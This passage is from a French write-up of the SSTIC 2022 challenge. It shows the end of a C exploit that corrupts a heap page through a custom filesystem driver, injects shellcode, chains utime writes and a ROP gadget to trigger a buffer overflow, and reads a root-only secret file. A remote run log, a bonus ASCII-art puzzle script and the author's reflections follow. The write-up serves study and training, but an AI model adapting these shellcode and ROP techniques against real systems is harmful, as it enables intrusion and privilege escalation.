203         goodfs_umount(ctx, F_BADPASS); // with bad password to provoke malloc
204         goodfs_umount(ctx, F_MARK);
205         goodfs_mount(ctx, F_MARK);
206         B[0] = '.';
207         ctx->write(FTP_SOCKET, B, 1);
208         read_page(ctx, &page);
209
210         // Search for goodfs_pattern
211         // search at page + 0x100 to be sure to have also a controlled mount/umount included
212         ret = ctx->memmem(((unsigned char*) &page) + 0x100, sizeof(page) - 0x100,
213                           ctx->goodfs_pattern, sizeof(ctx->goodfs_pattern));
214         if (ret != NULL) {
215                 diff = (unsigned long) ret - (unsigned long) &page;
```

```
                if (((diff % 32) >= 8) && ((diff % 32) < 24)) {
                    ctx->write(FTP_SOCKET, ctx->found, sizeof(ctx->found));
                    hexdump(ctx, &i, 4);
                    ctx->write(FTP_SOCKET, &newline, 1);
                    print_page(ctx, &page);
                    break;
                }
            }
            diff = (unsigned long) ret - (unsigned long) &page;
        }
        // Print page with the injected shellcode
        goodfs_umount(ctx, F_SHELLCODE);
        goodfs_mount(ctx, F_SHELLCODE);
        read_page(ctx, &page);
        print_page(ctx, &page);

        // Now, we will just need to do 2 writes to remove the "umount" and "goodfs" null bytes
        ctx->chdir(ctx->future);

        // utime "mount"
        pwntime.actime = (time_t) 0x5590909090909090;
        pwntime.modtime = (time_t) 0x1138eb9090909090; // JMP to shellcode

        // seach for DIR
        B[0] = (unsigned char) (((diff-0x100) / 1024) + 0x41);
        ctx->write(FTP_SOCKET, &B, 1);
        ctx->write(FTP_SOCKET, &newline, 1);
        ctx->chdir(B);

        // search for FILE
        B[0] = (unsigned char) ((((diff-0x100)%1024) / 32) + 0x31);
        ctx->write(FTP_SOCKET, &B, 1);
        ctx->write(FTP_SOCKET, &newline, 1);

        r = ctx->utime(B, &pwntime);
        ctx->write(FTP_SOCKET, &newline, 1);
        hexdump(ctx, &r, 4);
        ctx->write(FTP_SOCKET, &newline, 1);

        ctx->chdir(ctx->dotdot);

        // utime "goodfs"
        pwntime.actime = (time_t) 0x1122334455667788;
        pwntime.modtime = (time_t) 0x4016ed; // JMP RSI gadget;

        // seach for DIR
        B[0] = (unsigned char) (((diff) / 1024) + 0x41);
        ctx->write(FTP_SOCKET, &B, 1);
        ctx->write(FTP_SOCKET, &newline, 1);
        ctx->chdir(B);

        // search for FILE
        B[0] = (unsigned char) (((diff % 1024) / 32) + 0x31);
        ctx->write(FTP_SOCKET, &B, 1);
        ctx->write(FTP_SOCKET, &newline, 1);

        r = ctx->utime(B, &pwntime);
        ctx->write(FTP_SOCKET, &newline, 1);
        hexdump(ctx, &r, 4);
        ctx->write(FTP_SOCKET, &newline, 1);

        // trigger final exploit
        B[0] = '/';
        ctx->chdir(B);
        goodfs_umount(ctx, F_SHELLCODE | F_EXIT);

        // OK. Now we should be able to read /root/final_secret.txt
        while (1) {
            fd = ctx->open(ctx->final_secret, 0);
            hexdump(ctx, &fd, 4);
            ctx->write(FTP_SOCKET, &newline, 1);
            if (fd != -1) {
                ctx->xstat(1, ctx->final_secret, &secret_stat);
                sz = secret_stat.st_size;
                i = 0;
```

```
291             while (i < sz) {
292                 i += ctx->read(fd, fbuf, sizeof(fbuf));
293                 ctx->write(FTP_SOCKET, fbuf, sizeof(fbuf));
294                 ctx->write(FTP_SOCKET, &newline, 1);
295             }
296             ctx->write(FTP_SOCKET, &newline, 1);
297             break;
298         }
299         // poor man's sleep
300         for(i=0; i<10000000;i++) {
301             r = 0;
302         }
303     }
304     return;
305 }
306 
307 
308 void goodfs_cmd(ctx_t* ctx, char* cmd, int flags) {
309     int fd = 0;
310     int ret = 0;
311     int i = 0;
312     unsigned char buf[0x300];
313     char busy = 1;
314     uint64_t* rip = NULL;
315     struct goodfs_inode* ino;
316 
317     fd = ctx->open(ctx->shm, O_RDWR);
318     if(flags & F_MARK) {
319         ctx->memset(buf, 0x33, sizeof(buf));
320     }
321     else if(flags & F_SHELLCODE) {
322         ctx->memset(buf, 0x44, sizeof(buf));
323         ctx->memset(buf+0x104, 0x55, 0x100);
324         ctx->memset(buf+0x204, 0x66, 0x100);
325     }
326     else {
327         ctx->memset(buf, 0, sizeof(buf));
328     }
329 
330     buf[0] = 1;
331     buf[1] = 0;
332     buf[2] = 0;
333     buf[3] = 0;
334 
335     if(flags & F_BADPASS)
336         ctx->strncpy(buf + 4, ctx->bad_password, sizeof(ctx->bad_password));
337     else
338         ctx->strncpy(buf + 4, ctx->password, sizeof(ctx->password));
339     ctx->strncpy(buf + 0x104, cmd, ctx->strlen(cmd)+1);
340     ctx->strncpy(buf + 0x204, ctx->goodfs, sizeof(ctx->goodfs));
341 
342     if (flags & F_SHELLCODE) {
343         // set correct uid and gid for utime of cmd
344         ino = (struct goodfs_inode *) &buf[0x104 - 16];
345         ino->uid = 1000;
346         ino->gid = 1000;
347 
348         // set correct uid and gid for utime of goodfs
349         ino = (struct goodfs_inode *) &buf[0x204 - 16];
350         ino->uid = 1000;
351         ino->gid = 1000;
352 
353         // put the shellcode after 'umount'
354         ctx->memcpy(buf + 0x104 + 0x28, ctx->sc, sizeof(ctx->sc));
355         // change default memory values to help debugging
356         for(i=0; i< 0xd8; i++) {
357             buf[0x204 + 16 + i] = (unsigned char) i + 1 + 16;
358         }
359         // cut umount before end
360         buf[0x104 + 0xc7] = 0;
361     }
362     ctx->write(fd, buf, sizeof(buf));
363     while (busy == 1) {
364         ctx->lseek(fd, 0, SEEK_SET);
365         ctx->read(fd, &busy, 1);
```

```
366             if ( flags & F_EXIT) break; // do not wait after exploit
367         }
368         return;
369     }
370
371     void goodfs_mount(ctx_t* ctx, int flags){
372         goodfs_cmd(ctx, ctx->mount, flags);
373     }
374
375     void goodfs_umount(ctx_t* ctx, int flags){
376         goodfs_cmd(ctx, ctx->umount, flags);
377     }
378
379     void create_and_fill_dir(ctx_t* ctx, char* dirname) {
380         int fd = 0;
381         int i = 0;
382         char fname[2];
383         fname[1] = 0;
384         ctx->mkdir(dirname, 0777);
385         ctx->chdir(dirname);
386         for (i=0; i < 32; i++) {
387             fname[0] = i + 0x30;
388             fd = ctx->open_create(fname, O_CREAT | O_RDWR , 0777);
389             ctx->close(fd);
390         }
391         ctx->chdir(ctx->dotdot);
392         return;
393     }
394
395     void flush_to_disk(ctx_t* ctx, int flags) {
396         char dirname[2] = {'/', 0};
397         ctx->chdir(dirname);
398         goodfs_umount(ctx, flags);
399         goodfs_mount(ctx, flags);
400         ctx->chdir(ctx->public_path);
401     }
402
403     void hexdump(ctx_t* ctx, void* addr, unsigned int sz) {
404         unsigned int i = 0;
405         unsigned char buf[3];
406         buf[2] = 0;
407         for( i=0; i < sz; i++) {
408             ctx->snprintf(buf, sizeof(buf), ctx->hex_fmt, *((unsigned char*)addr + i));
409             ctx->write(FTP_SOCKET, buf, 2);
410         }
411     }
412
413     void init_page(ctx_t* pctx) {
414         int fd = 0;
415         int fds[5];
416         int32_t ino;
417         int ret = 0;
418         int i = 0;
419         int j = 0;
420         int idx;
421         char dirname[2];
422         char cwd[0x100];
423         struct goodfs_dir_entry gde;
424         unsigned char buf[sizeof(gde)*32];
425
426         dirname[1] = 0;
427         pctx->memset(&gde, 0, sizeof(gde));
428         pctx->memset(&buf, 0, sizeof(buf));
429         pctx->memset(&cwd, 0, sizeof(cwd));
430         ino = -132;
431
432         pctx->strncpy(cwd, pctx->future, sizeof(cwd));
433         cwd[pctx->strlen(cwd)] = '/';
434         idx = pctx->strlen(cwd);
435
436         // create 5 files a b c d e
437         for (i=0; i < 5 ; i++) {
438             cwd[idx] = (char) (0x61 + i);
439             fd = pctx->open_create(cwd, 0x42, 0x1ff);
440             pctx->close(fd);
```

```
441     }
442
443     flush_to_disk(pctx, 0);
444
445     for (i=0;  i < 5 ; i++) {
446         cwd[idx] = (char) (0x61 + i);
447         fds[i] = pctx->open(cwd, O_RDWR);
448     }
449
450     for (i=0; i < 5 ; i++) {
451          cwd[idx] = (char) (0x41 + i);
452          pctx->mkdir(cwd, 0x1ff);
453     }
454
455     for (j=0; j < 5; j++) {
456         cwd[idx] = (char) (0x41 + j);
457         pctx->chdir(cwd);
458
459         // prepare 32 dentry
460         for (i = 0; i < 32; i++) {
461             pctx->memset(&gde, 0, sizeof(gde));
462             gde.ino = ino;
463             ino += 1;
464             gde.name[0] = (char) (i + 0x31);
465             pctx->memcpy(buf + i*sizeof(gde), &gde, sizeof(gde));
466         }
467         pctx->write(fds[j], buf, sizeof(buf));
468         pctx->close(fds[j]);
469     }
470     dirname[0] = '/';
471     pctx->chdir(dirname);
472 }
473
474 void read_page(ctx_t* ctx, page_t* page) {
475     int sz = 0;
476     int32_t ino;
477     int ret = 0;
478     int i = 0;
479     int j = 0;
480     int idx;
481     char fname[2];
482     char dirname[2];
483     char cwd[0x100];
484     struct stat statbuf;
485
486     fname[1] = 0;
487     dirname[1] = 0;
488     ctx->memset(&statbuf, 0, sizeof(statbuf));
489     ctx->memset(&cwd, 0, sizeof(cwd));
490     ino = -132;
491
492     ctx->strncpy(cwd, ctx->future, sizeof(cwd));
493     cwd[ctx->strlen(cwd)] = '/';
494     idx = ctx->strlen(cwd);
495
496     for (j=0; j < 4; j++) {
497         cwd[idx] = (char) (0x41 + j);
498         ctx->chdir(cwd);
499         // read 32 inode_t with stat
500         for (i=0; i < 32; i++) {
501             fname[0] = (char) (i + 0x31);
502             ctx->memset(&statbuf, 0, sizeof(statbuf));
503             ret = ctx->xstat(1, fname, &statbuf);
504             ctx->memcpy((unsigned char*) page + sz, &statbuf.st_uid, 4);
505             sz += 4;
506             ctx->memcpy((unsigned char*) page + sz, &statbuf.st_gid, 4);
507             sz += 4;
508             ctx->memcpy((unsigned char*) page + sz, &statbuf.st_atime, 8);
509             sz += 8;
510             ctx->memcpy((unsigned char*) page + sz, &statbuf.st_mtime, 8);
511             sz += 8;
512             ctx->memcpy((unsigned char*) page + sz, ctx->dotdot, 2);
513             sz += 2;
514             ctx->memcpy((unsigned char*) page + sz, &statbuf.st_mode, 2);
515             sz += 2;
```

```
516             ctx->memcpy((unsigned char*) page + sz, &statbuf.st_size, 4);
517             sz += 4;
518         }
519     }
520     dirname[0] = '/';
521     ctx->chdir(dirname);
522 }
523
524 void print_page(ctx_t* ctx, page_t* page) {
525     unsigned int i = 0;
526     unsigned int j = 0;
527     unsigned int k = 0;
528     unsigned char buf[3];
529     unsigned char new[2];
530     unsigned char fname[1];
531     unsigned char dirname[1];
532     unsigned char path[6] = {0, '/', 0, ' ', ':', ' '};
533     new[0] = '\n';
534     new[1] = 0;
535     buf[2] = 0;
536     for(j=0; j < 4; j++) {
537         path[0] = (unsigned char) (0x41 + j);
538         for(i=0; i<32; i++) {
539             path[2] = (unsigned char) (0x31 + i);
540             ctx->write(FTP_SOCKET, path, sizeof(path));
541             for(k=0; k<32; k++) {
542                 ctx->snprintf(buf, sizeof(buf), ctx->hex_fmt, *((unsigned char*)page + j*32*32 + i*32 + k));
543                 ctx->write(FTP_SOCKET, buf, 2);
544             }
545             ctx->write(FTP_SOCKET, new, 1);
546         }
547     }
548 }
549
550 int main(int argc, char* argv[]) {
551     int fd = 0;
552     uint64_t libc_base = 0;
553     FILE* f;
554
555     //printf("%d\n", sizeof(HELLO));
556     if(argc != 2) {
557         printf("Usage ./sploit <HEX_LIBC_ADDR>");
558         exit(2);
559     }
560     printf("argv[1]: %s\n", argv[1]);
561     libc_base = strtoul(argv[1], NULL, 16);
562     printf("Libc base address: %p\n", libc_base);
563
564     ctx_t ctx = {
565         sizeof(ctx),
566         FUNC(READ),
567         FUNC(WRITE),
568         FUNC(STRLEN),
569         FUNC(MEMSET),
570         FUNC(MEMCPY),
571         FUNC(STRCPY),
572         FUNC(STRNCPY),
573         FUNC(LSEEK),
574         FUNC(SNPRINTF),
575         FUNC(OPEN),
576         FUNC(OPEN),
577         FUNC(CLOSE),
578         FUNC(OPENDIR),
579         FUNC(READDIR),
580         FUNC(CLOSEDIR),
581         FUNC(CHDIR),
582         FUNC(MKDIR),
583         FUNC(UTIME),
584         FUNC(XSTAT),
585         FUNC(MEMMEM),
586         HELLO,
587         PASSWORD,
588         BAD_PASSWORD,
589         GOODFS,
590         MOUNT,
```

```
591         UMOUNT,
592         SHM,
593         PUBLIC_PATH,
594         HEX_FMT,
595         DOTDOT,
596         FUTURE,
597         FOUND,
598         GOODFS_PATTERN,
599         FINAL_SECRET,
600         0,
601     };
602     memcpy(ctx.sc, mounter_server_sc, sizeof(mounter_server_sc));
603     f = fopen("shellcode", "w");
604     fwrite(bootstrap, BOOTSTRAP_SZ, 1, f);
605     fwrite(&ctx, sizeof(ctx), 1, f);
606     fwrite(shellcode, (uint64_t) main - (uint64_t) shellcode, 1, f);
607     fclose(f);
608     printf("shellcode file has been written\n");
609     return 0;
610
611 }
612 $
```

On lance donc notre exploitation du serveur FTP qui va charger un loader, puis un premier shellcode. Ce shellcode va exploiter le driver goodfs et corrompre une page mémoire utilisée par la Heap du processus mounter_server. Et on va insérer un autre shellcode dans cette page mémoire pour lire le flag final. Quand on prend un peu de recul, cette encapsulation d'exploits est quand même assez classe :)

```
# python solve5.py remote
[+] Connected to 62.210.131.87:31337
[+] Leaking signatures and code base address...
[+] Anon signature: 0x87fcd2c8736ed742
[+] Anonymous signature: 0x275b34f14dfa9271
[+] Code base address: 0x000055feacbed000
[+] Calling sage...
[+] Found key candidate K1=0xbe6fe9e46c1d07cb, K2=0x22479fdcf2690631
[+] Found key candidate K1=0x27d5a4b845eb29dd, K2=0xe4ac2fade91223b6
[+] Found key candidate K1=0x99ba4d5c29f62e16, K2=0xc6ebb0711b7b2587
[+] Got a valid CERT with K1=0xbe6fe9e46c1d07cb and K2=0x22479fdcf2690631
[+] Leaking a heap address...
[+] Sending CERT 1
[+] Sending CERT 2 (with type confusion)
[+] Leaked address (heap): 0x000055feadd7d490
[+] Preparing ROP 1 to leak libc...
[+] Stack pivot gadget address: 0x000055feaccef648
[+] Sending CERT 3 (with ropchain)
[+] Printf leak = 0x00007f8c1368fcc0
[+] Found libc_base at 0x00007f8c1362e000
[+] Waiting for next ropchain...
[+] Preparing ROP 2 to mmap the loader...
[+] Sending ropchain 2 (size 0x1b8)
[+] Building loader
Libc base address: 0x7f8c1362e000
loader file successfully created
[+] Sending loader file (467 bytes)
[+] Buiding shellcode
argv[1]: 7f8c1362e000
Libc base address: 0x7f8c1362e000
shellcode file has been written
[+] Sending shellcode (6160 bytes)
[+] Shellcode sent. Waiting for shellcode output...
hello from shellcode
.....................................


FOUND 'goodfs' into heap leak !!!!!
```

```
[...]

A/1 : 0000000000000000000000000000000000000000000000002e2e000000000000
A/2 : 0000000000000000000000000000000000000000000000002e2e000000000000
A/3 : 00000000000000000000000000000000676f6f64667300002e2e000000000000
A/4 : 0000000000000000000000000000000000000000000000002e2e000000000000
A/5 : 0000000000000000000000000000000000000000000000002e2e000000000000
A/6 : 0000000000000000000000000000000000000000000000002e2e000000000000
A/7 : 0000000000000000000000000000000000000000000000002e2e000000000000
A/8 : 0000000000000000000000000000000000000000000000002e2e000000000000
A/9 : 0000000000000000000000000000000000000000000000002e2e000000000000
A/: : 0000000000000000000000000000000000000000000000002e2e000000000000
A/; : 0000000000000000000000000000000000000000000000002e2e000000000000
A/< : 009e7c0100000000a0a47c0100000000323a3138206d6f752e2e65405b34355d
A/= : 3a206d6f756e7420676f6f64667300004000000000000002e2e000000000000
A/> : 4141414141414141424242424242424200000000000000002e2e000000000000
A/? : 0000000000000000000000000000000000000000000000002e2e000000000000
A/@ : 0000000000000000000000000000000000000000000000002e2e000000000000
A/A : 0000000000000000000000000000000000000000000000002e2e000000000000
A/B : 0000000000000000000000000000000000000000000000002e2e000000000000
A/C : 0000000000000000000000000000000000000000000000002e2e000000000000
A/D : 0000000000000000000000000000000000000000000000002e2e000000000000
A/E : 0000000000000000000000000000000000000000000000002e2e000000000000
A/F : 756d6f756e7400000000000000000000000000000000002e2e000000000000
A/G : 0000000000000000000000000000000000000000000000002e2e000000000000
A/H : 0000000000000000000000000000000000000000000000002e2e000000000000
A/I : 0000000000000000000000000000000000000000000000002e2e000000000000
A/J : 0000000000000000000000000000000000000000000000002e2e000000000000
A/K : 0000000000000000000000000000000000000000000000002e2e000000000000
A/L : 0000000000000000000000000000000000000000000000002e2e000000000000
A/M : 0000000000000000000000000000000000000000000000002e2e000000000000
A/N : 676f6f6466730000000000000000000000000000000000002e2e000000000000
A/O : 0000000000000000000000000000000000000000000000002e2e000000000000
A/P : 0000000000000000000000000000000000000000000000002e2e000000000000
B/1 : 0000000000000000000000000000000000000000000000002e2e000000000000
B/2 : 0000000000000000000000000000000000000000000000002e2e000000000000
B/3 : 0000000000000000000000000000000000000000000000002e2e000000000000
B/4 : 0000000000000000000000000000000000000000000000002e2e000000000000
B/5 : 0000000000000000000000000000000000000000000000002e2e000000000000
B/6 : 0000000000000000410000000000000050a17c01000000002e2ee140917f0000
B/7 : 323a3138206d6f756e7465725b34355d3a206d6f756e74202e2e6f4066730000
B/8 : 400000000000000010030000000000000000000000000002e2e7c0100000000
B/9 : 525942346766343544747 96d4569000044444444444444442e2e444044444444
B/: : 444444444444444444444444444444444444444444444442e2e444044444444
B/; : 444444444444444444444444444444444444444444444442e2e444044444444
B/< : 444444444444444444444444444444444444444444444442e2e444044444444
B/= : 444444444444444444444444444444444444444444444442e2e444044444444
B/> : 444444444444444444444444444444444444444444444442e2e444044444444
B/? : 444444444444444444444444444444444444444444444442e2e444044444444
B/@ : e8030000e80300004444444444444006d6f756e740055552e2e554155555555
B/A : 555555555555555555555555555555555555555555552e2e6f4174ff6669
B/B : 6e616c5f7365637265742e747874ffe8ffffffffc05b48312e2e43c18843fa48
B/C : 31f666beff01488d7be4b05a0f054831c0b02f8843e9b05a2e2e554155555555
B/D : 55555555555555555555555555555555555555555555552e2e554155555555
B/E : 55555555555555555555555555555555555555555555552e2e554155555555
B/F : 55555555555555555555555555555555555555555555002e2e554155555555
B/G : 55555555555555555555555555555555555555555555552e2e554155555555
B/H : e8030000e80300005555555555555500676f6f64667300002e2e664066666666
B/I : 1112131415161718191a1b1c1d1e1f2021222324252627282e2e2b002d2e2f30
B/J : 3132333435363738393a3b3c3d3e3f404142434445464748 2e2e4b404d4e4f50
B/K : 515253545556575859 5a5b5c5d5e5f606162636465666 7682e2e6b406d6e6f70
B/L : 7172737475767778797a7b7c7d7e7f8081828384858687882e2e8b808d8e8f90
B/M : 919293949596979899a9b9c9d9e9fa0a1a2a3a4a5a6a7a82e2eab80adaeafb0
B/N : b1b2b3b4b5b6b7b8b9babbbcbdbebfc0c1c2c3c4c5c6c7c82e2ecbc0cdcecfd0
B/O : d1d2d3d4d5d6d7d8d9dadbdcdddedfe0e1e2e3e4e5e6e7e82e2e664066666666
B/P : 6666666666666666666666660000000000000000000002e2e000000000000
C/1 : 00000000000000002032302030373a31323a3139206d6f752e2e65405b34355d
C/2 : 3a206d6f756e7420676f6f64667300000000000000000002e2e010000000000
C/3 : 6d6f756e7465725b34355d3a206d6f756e7420676f6f64662e2e0a0000000000
C/4 : 0000000000000000000000000000000000000000000000002e2e000000000000
C/5 : 0000000000000000000000000000000000000000000000002e2e000000000000
C/6 : 0000000000000000000000000000000000000000000000002e2e000000000000
C/7 : 0000000000000000000000000000000000000000000000002e2e000000000000
```

```
[...]
Nous avons enfin recu une transmission de notre planete d'origine !

Cette ligne de transmission en cache plusieurs, afin qu'aucun humain ne puisse lire son contenu.

[...]

kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkOkOkOkOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOKOKOKOKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK
KKKKKKKKKKKXKXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXKXKXKKKKKKKKKKKKKKKKKKKKKKKKKK
KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK
KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK
KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKOKOKOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO

[...]
```

La sortie du terminal a été tronquée car elle affiche plusieurs pages mémoires. Dans celle qui est visible, on peut voir que les données qu'on souhaite écrire avec `utime` sont situées dans les fichiers B/@ et B/H. Au début de ces deux lignes, on peut reconnaître les valeurs 0x3e8 qu'on a positionné et qui correspondent à l'uid 1000, nous donnant l'autorisation de changer les timestamps avec `utime`. Pour l'instant il y a encore un octet nul sur chacune de ces lignes (après umount et goodfs). Mais en appelant utime, on va pouvoir le supprimer ce qui déclenchera le buffer overflow dans la fonction de syslog du mounter_server.

Voici le contenu du fichier /root/final_secret.txt :

Nous avons enfin reçu une transmission de notre planète d'origine !

Cette ligne de transmission en cache plusieurs, afin qu'aucun humain ne puisse lire son contenu.

La domination du monde est à portée de main, hahahahaha !
HAhAhAhAHA ! !
MOUHAAHAAAAHAHAHAHAAAAAAAAA ! ! ! ! ! !

SSTIC{f29983c5d404138a9905aa920d273704}

kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkOkOkOkOOOOOO [...]

Le fichier contient le flag du 6ème niveau. Ce fichier se poursuit avec une très longue suite de caractères, qui vont faire l'objet d'un petit niveau bonus.

```
SSTIC{f29983c5d404138a9905aa920d273704}
```

7 Niveau bonus

Traditionnellement, après le dernier flag d'un challenge SSTIC, il y a toujours une petite épreuve supplémentaire pour obtenir l'adresse email à laquelle il faudra envoyer un message.

Le fichier /root/final_secret.txt que l'on a récupéré à la fin du niveau 6 contient une longue chaîne de 104238 caractères, composée de k, K, X, 0, O, ...

Au total, il y a 16 caractères différents, dont voici la répartition :

```
Counter({'K': 22505,
         'O': 21564,
         'X': 21015,
         '0': 20613,
         ' ': 9655,
         'k': 4208,
         '.': 1021,
         ';': 478,
         'l': 474,
         ',': 469,
         'c': 422,
         "'": 381,
         'd': 375,
         'x': 366,
         ':': 357,
         'o': 335})
```

« Cette ligne de transmission en cache plusieurs ».

Cet indice m'a d'abord fait partir dans une mauvaise direction, car je pensais qu'il y avait plusieurs transmissions imbriquées les unes dans les autres. Des transmissions qui viennent de l'espace. Un signal radio ? Du morse ?

Si on observe les premiers caractères de la transmission, il y a des motifs qui se répètent. La transmission commence par 40 k, puis une transition kOkOkO, puis 62 O, puis une transition O0O0O0, puis beaucoup de 0, et ainsi de suite. On peut faire des hypothèses. Peut-être que le nombre de répétition d'un caractère n'est pas très important et que seul sa valeur doit être conservée. Peut-être que les caractères de transition qu'on observe entre deux longues répétitions sont deux signaux (radio ?) qui se chevauchent.

Après avoir perdu un peu de temps à compter les caractères et chercher des motifs, j'ai pris un peu de recul... et j'ai surtout vu que d'autres participants avaient validé ce niveau bonus en moins de 20 minutes. Il ne faut donc pas chercher trop loin. C'est alors que j'ai réalisé que l'indice pouvait être interprété différemment :

« Cette ligne de transmission en cache plusieurs ».

Plusieurs lignes, pas plusieurs transmissions !

La ligne de 104238 caractères représente une image en ASCII art. Le but va être de trouver où découper cette ligne pour obtenir l'image souhaitée. Après quelques tests à la main, on comprend que les lignes risquent d'être relativement longues et qu'il va être compliqué de les

visualiser sous forme de texte. Le plus simple est de convertir chaque caractère en un pixel. Pour ceci, j'ai utilisé le module python PIL.

Peu importe la couleur des pixels, l'important est juste que chaque caractère ait une couleur différente. On ne va donc pas choisir des pixels *classiques* codés sur trois octets RGB, mais plutôt des pixels codés sur un seul octet. Comme ça on peut directement donner à manger les caractères à PIL sans avoir besoin d'un quelconque pré-traitement.

Voici le script bonus.py qui utilise PIL pour générer beaucoup d'images et tester toutes les largeurs possibles. Virtuellement, on pourrait générer 104238 images, mais c'est un peu long. On commence par générer les 2000 premières images, ce qui s'est révélé suffisant.

```python
from PIL import Image

with open("ascii_art", "rb") as f:
    data = f.read().replace(b"\n", b"")

for i in range(1, 2000):
    width = i
    height = len(data) // width
    img = Image.frombytes("P", (width,height), data)
    img.save("img/%d.png" % i)
```

Ensuite on fait défiler toutes les images, ce qui produit une animation plutôt sympathique. Finalement, l'adresse email apparaît nettement dans l'image 1171.png. Cette image a une taille de 1171x89 pixels. Au passage, on réalise que les nombreuses transitions entre deux séquences de caractères qu'on avait observées sont tout simplement des dégradés de couleur. Bien. On peut maintenant envoyer un message à cette adresse email et aller se coucher l'esprit libre !

8e5f4c6f87ff54cdffad@sstic.org

Conclusion

Pfiou, un de plus. C'était dur, mais c'était bien [7] !

Les années passent. Ce challenge SSTIC 2022 est le 10ème challenge SSTIC que je parviens à terminer : 2022, 2021, 2020, 2019, 2018, 2017, 2016, 2014, 2013, et 2011. Les deux trous de cette liste sont en 2015 (année où j'avais participé à la conception du challenge) et 2012 (année où je n'avais, à regrets, pas suffisamment persévéré pour arriver au bout).

Les années passent. Je gagne forcément en expérience, même si parallèlement je perds en disponibilité.

Les années passent et le challenge SSTIC est de plus en plus long à résoudre. Cette année il m'aura fallut 35 jours pour en venir à bout [8], contre 28 jours en 2021, 11 jours en 2020, 14 jours en 2019, mon record étant 7 jours en 2013. Je ne sais pas si le challenge est de plus en plus difficile techniquement, mais ce qui est sûr c'est que la charge de travail qu'il requiert est conséquente et a tendance à augmenter un peu chaque année.

Le challenge SSTIC n'est pas un sprint, c'est un marathon. Et quand le marathon s'étale sur 35 jours, il est forcément entrecoupé de moments de vacances, de vie de famille, de contraintes professionnelles, etc. Parvenir à concilier le tout n'est pas évident quand on a un fonctionnement mono-tache par nature et qu'on a des difficultés à se libérer l'esprit tant que le challenge n'est pas terminé !

Dans les moments de doute, quand je suis bloqué sur une étape, ou au contraire quand je sais quoi faire mais que j'ai la frustration de ne pas avoir le temps de le faire, je me demande parfois pourquoi je m'inflige ça :) Pourquoi je m'entête à vouloir terminer ce challenge chaque année.

Mais je tiens bon. Au delà du lien affectif qui me lie au challenge SSTIC (j'en parle dans ma conclusion du challenge 2021), si je consacre tant d'énergie à cette tâche c'est aussi pour rester affûté. Pour sortir de ma zone de confort et me forcer à apprendre de nouvelles compétences techniques. Pour essayer de ne pas perdre cette capacité si utile qui est de ne pas vivre sur ses acquis et continuer d'apprendre à apprendre.

Il arrivera certainement un jour où je ne parviendrai pas à terminer le challenge avant la date de clôture du concours, pour diverses raisons. Les années passent, et j'essaye de repousser cette date au maximum.

Pour en revenir au contenu de cette édition 2022, c'était techniquement très intéressant. J'ai beaucoup apprécié la manière dont il a fallu encapsuler tous les exploits pour gagner de plus en plus de privilèges sur le serveur de l'Organisation. Comme chaque année, j'ai appris beaucoup de nouvelles choses. Avant ce challenge, je n'avais jamais eu l'occasion de mettre les mains dans un driver de système de fichiers, ni de regarder d'aussi près le fonctionnement d'un algorithme de compression. Je ne connaissais pas la structure interne du format .doc. Je n'avais jamais joué avec de l'assembleur AVR. Or, réussir à résoudre une épreuve qu'on ne sait initialement pas faire, c'est toujours quelque chose de satisfaisant.

7. Mais c'était dur
8. Et pourtant je termine 5ème du classement rapidité, je n'ai donc pas été si lent

Je remercie les concepteurs de cette édition 2022 du challenge SSTIC qui ont fait un travail énorme pour proposer ces six épreuves de qualité. Je remercie également tous les collègues avec qui j'ai pu discuter et partager des réflexions.

Pour toute question ou remarque, vous pouvez me retrouver sur Twitter (`@PierreBienaime`) ou, encore mieux, me contacter à l'adresse suivante :

```
# hd mail.txt.zz
00000000  2b 00 00 11 00 00 19 00  00 0a 65 16 92 72 20 a3  |+.........e..r .|
00000010  2e 34 03 61 36 23 6d 36  e3 70 40 f2 1b 2b 11 d6  |.4.a6#m6.p@..+..|
00000020  a7 48 01 00 00 04 00 08  00 00 00 00 00 00        |.H............|
0000002e
```

Merci pour tout et à l'année prochaine !